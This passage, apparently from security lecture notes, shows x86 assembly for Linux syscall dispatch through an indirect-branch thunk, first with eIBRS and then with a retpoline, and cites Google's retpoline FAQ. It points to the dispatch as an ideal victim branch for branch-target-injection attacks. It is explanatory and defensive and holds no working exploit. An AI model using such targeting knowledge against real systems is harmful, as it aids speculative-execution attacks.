    mov     rax, [sys_call_table + rax*8]
    call    __x86_indirect_thunk_rax
```

```
;with eIBRS support
__x86_indirect_thunk_rax:
    jmp     rax
```

```
;without eIBRS support (retpoline)
__x86_indirect_thunk_rax:
    call    B
A:  pause
    lfence
    jmp     A
B:  mov     [rsp], rax
    ret
```

Perfect victim branch for BTB attack

Google. Retpoline: a software construct for preventing branch-target-injection https://support.google.com/faqs/answer/7625886